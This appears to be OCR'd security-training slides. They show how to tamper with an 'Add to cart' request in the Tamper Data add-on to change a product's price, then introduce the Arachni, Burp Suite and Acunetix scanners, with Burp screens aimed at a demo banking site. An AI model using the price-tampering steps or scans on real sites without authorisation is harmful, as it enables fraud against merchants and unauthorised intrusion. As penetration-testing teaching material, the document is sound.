
Parameter

Use Mozilla Tamper Data Add-ons Website containing a loophole which allows me to change the Cost of
the product

1. Open Mozilla web browser
2. Open website
3. options tamper data
4. Start tamper and hit the

Add to cart button and it will allow you to change the cost of the product which shows in given below pictures








Scanning Tools

Arachni

- Arachni is an Open Source, feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of web applications.
- It is smart, it trains itself by learning from the HTTP responses it receives during the audit process and is able to perform meta-analysis using a number of factors in order to correctly assess the trustworthiness of results and intelligently identify false-positives.
- It is versatile enough to cover a great deal of use cases, ranging from a simple command line scanner utility, to a global high performance grid of scanners, to a Ruby library allowing for scripted audits, to a multi-user multi-scan web collaboration platform.










Burp suite


- Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
- Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.
  - Setup Proxy in Burp
  - Setup Same Proxy in Browser
  - Goto → Target →Right Click→Add to Scope



Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding
https://1.client-channel.google.com
http://altoromutual.com/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Issues
View
Show new site map window
Site map help
Contents Issues
Method
GET
Response
Params Headers Hex
/ HTTP/1.1
t: altoromutua
r-Agent: Mozil
Firefox/55.0
Accept: text/html
Accept-Language:
Accept-Encoding:
Cookie: ASP.NET_S
DNT: 1
Connection: close
Upgrade-Insecure-



Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hidin
https://1.client-channel.google.com
http://altoromutual.com/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Issues
View
Show new site map window
Site map help
Search
Find comments
Find scripts
Find references
Analyze target
Discover content
Schedule task
Simulate manual testing
Contents Issues
Method
GET
Hex
T / HTTP/1.1
st: altoromutu
er-Agent: Mozi
Firefox/55.0
Accept: text/htm
Accept-Language:
Accept-Encoding:
Cookie: ASP.NET_
DNT: 1
Connection: clos
Upgrade-Insecure




– Goto→Control→ Click on Session is not Running











Acunetix

- Acunetix Web Vulnerability Scanner is the leading web application scanner. It finds more security vulnerabilities than other scanners whilst returning the fewest number of false positives.
- New scan



- Create Login Sequence (if you have login details)



- Scan Result Export Scan Result in PDF